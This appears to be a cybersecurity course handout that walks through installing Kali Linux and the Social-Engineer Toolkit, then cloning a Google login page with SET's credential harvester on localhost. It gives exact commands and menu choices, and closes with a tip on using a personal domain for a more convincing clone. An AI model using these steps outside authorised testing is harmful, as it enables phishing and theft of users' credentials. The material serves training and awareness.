## **Social Engineering**

Masterschool

# **Social-Engineer Toolkit (SET)**

Phishing | Smishing

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July 24, 2023

## **Table of Contents**

Kali Linux Installation	3
Walkthrough: Cloning a Google Login Page with SET	4
Tool Installation.	4
Using Social-Engineer Tool	5
Testing Your Cloned Site	8
Disclaimer	9

### Kali Linux Installation

**Virtualization:** Kali Linux via Virtual Machines Running Kali Linux through virtualization allows you to set up a virtual machine (VM) on your existing operating system. Popular virtualization software like VMware, VirtualBox, or Hyper-V enables you to run Kali Linux as a guest OS alongside your primary OS. This approach is ideal for testing and learning without affecting your main system, providing a safe and isolated environment.

**Bare Metal Installation:** Dedicated Kali Linux System Choosing a bare metal installation means installing Kali Linux directly on a dedicated computer or as the primary OS on a separate partition. This method ensures maximum system resources and performance, making it suitable for serious penetration testing or cybersecurity tasks. With Kali Linux as the main OS, you have full access to hardware capabilities, allowing for a seamless and powerful experience.

### For Virtualization (VMware or VirtualBox):

- 1. VMware Official Documentation: <a href="https://docs.vmware.com/en/VMware-Workstation-Pro/index.html">https://docs.vmware.com/en/VMware-Workstation-Pro/index.html</a>
- 2. VirtualBox User Manual: <a href="https://www.virtualbox.org/manual/">https://www.virtualbox.org/manual/</a>

#### **YouTube Video Tutorials:**

- 1. Installing Kali Linux on VMware: https://www.youtube.com/watch?v=WxYY6kbr7J0
- 2. Installing Kali Linux on VirtualBox: https://www.youtube.com/watch?v=l0JgWilK6ok

#### For Bare Metal Installation:

- 1. Kali Linux Official Installation Guide: <a href="https://www.kali.org/docs/installation/">https://www.kali.org/docs/installation/</a>
- 2. Dual Boot with Windows: <a href="https://itsfoss.com/install-ubuntu-1404-dual-boot-mode-windows-8-81-uefi/">https://itsfoss.com/install-ubuntu-1404-dual-boot-mode-windows-8-81-uefi/</a>

#### YouTube Video Tutorials:

- 1. Installing Kali Linux on Bare Metal: <a href="https://www.youtube.com/watch?v=K8a1ifRlorQ">https://www.youtube.com/watch?v=K8a1ifRlorQ</a>
- 2. Kali Linux Dual Boot Installation: <a href="https://www.youtube.com/watch?v=BRk71KypnBg">https://www.youtube.com/watch?v=BRk71KypnBg</a>

### Walkthrough: Cloning a Google Login Page with SET

### **Tool Installation**

**Open Terminal**: Launch a Terminal window in Linux.

### **Clone SET from GitHub:**

git clone https://github.com/trustedsec/social-engineer-toolkit/

#### **Navigate to the SET Directory**: Enter the following command:

cd social-engineer-toolkit

### **Install SET**: Run the installation script with the following command:

sudo python setup.py

```
(kali@ kali)-[~]
$ cd social-engineer-toolkit

(kali@ kali)-[~/social-engineer-toolkit]
$ sudo python setup.py
[*] Installing requirements.txt...
Requirement already satisfied: pexpect in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (4.8.0)
```

### **Using Social-Engineer Tool**

**Launch\_SET**: Open a new Terminal window and type the following command to launch the Social-Engineer Toolkit.

sudo setoolkit

**Accept the terms**: You'll be prompted to agree to the terms of service of the toolkit. This is an ethical reminder that the tools should be used responsibly. Type 'y' to agree.



Navigate the SET Menu: You'll be taken to the main menu of SET. Type '1' to select "Social-Engineering Attacks". This is the overarching category of attacks that SET specializes in. In the next menu, type '2' to select the "Website Attack Vectors". These are specific methods for launching attacks via websites. Finally, type '3' to select "Credential Harvester Attack Method". This method captures user credentials when they interact with the cloned website.

### It's as simple as 1,2,3

set:webattack>3

```
Select from the menu:
   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)3) Third Party Modules

4) Update the Social-Engineer Toolkit
5) Update SET configuration
   6) Help, Credits, and About
 99) Exit the Social-Engineer Toolkit
 Select from the menu:

    Spear-Phishing Attack Vectors
    Website Attack Vectors

   3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
    7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
  10) Third Party Modules
  99) Return back to the main menu.
<u>set</u>> 2
   1) Java Applet Attack Method

    Metasploit Browser Exploit Method
    Credential Harvester Attack Method

   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
6) Multi-Attack Web Method
   7) HTA Attack Method
 99) Return to Main Menu
```

**Select Site Cloning Method**: Once you've selected the Credential Harvester Attack Method, you'll be asked to choose between site cloning and web templates. Site cloning involves duplicating a specific website, while web templates use a pre-made generic site. Type '1' to select **"Web Templates"**.

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
```

Enter IP Address: You'll be asked to enter the IP address for the post-back in

Harvester/Tabnabbing. This is the IP where captured credentials will be sent. Since we are testing it on the same machine, enter 127.0.0.1

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.104]: 127.0.0.1
```

**Select Template**: You'll be asked to select the site you'd like to clone for the redirect. Choose 2 for google.

```
Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:
```


**Start the Server**: SET will create the cloned site and start the server. The server hosts the cloned site to be visited via a web browser. Note the URL it provides (It should look something like <a href="http://127.0.0.1">http://127.0.0.1</a>)

### **Testing Your Cloned Site**

Open Firefox: On your Linux machine, open the Firefox browser.

**Enter the SET URL**: Type the URL provided by SET in the address bar of Firefox. This will take you to your cloned Google login page. The goal is to see if the page convincingly resembles the real site enough to trick an unsuspecting user.

**Enter Test Credentials**: Type any email and password combination into the fields on the cloned site. Since it's a test, you can use fake information.



**Check the Terminal**: Return to the terminal where SET is running and look for the credentials you just entered. SET should have captured and displayed the input credentials if everything works correctly.

### **Disclaimer**

This test aims to understand better how these attacks work to develop effective defense strategies, not to misuse them for unethical purposes. Always respect privacy and consent when conducting cybersecurity tests.

**Using Your Own Domain**: If you have your own domain and would like to use it with SET, you can do this by modifying the Apache server configuration files to redirect to your IP. This way, you can make your cloned site appear even more convincing. However, remember this should only be used in authorized testing situations.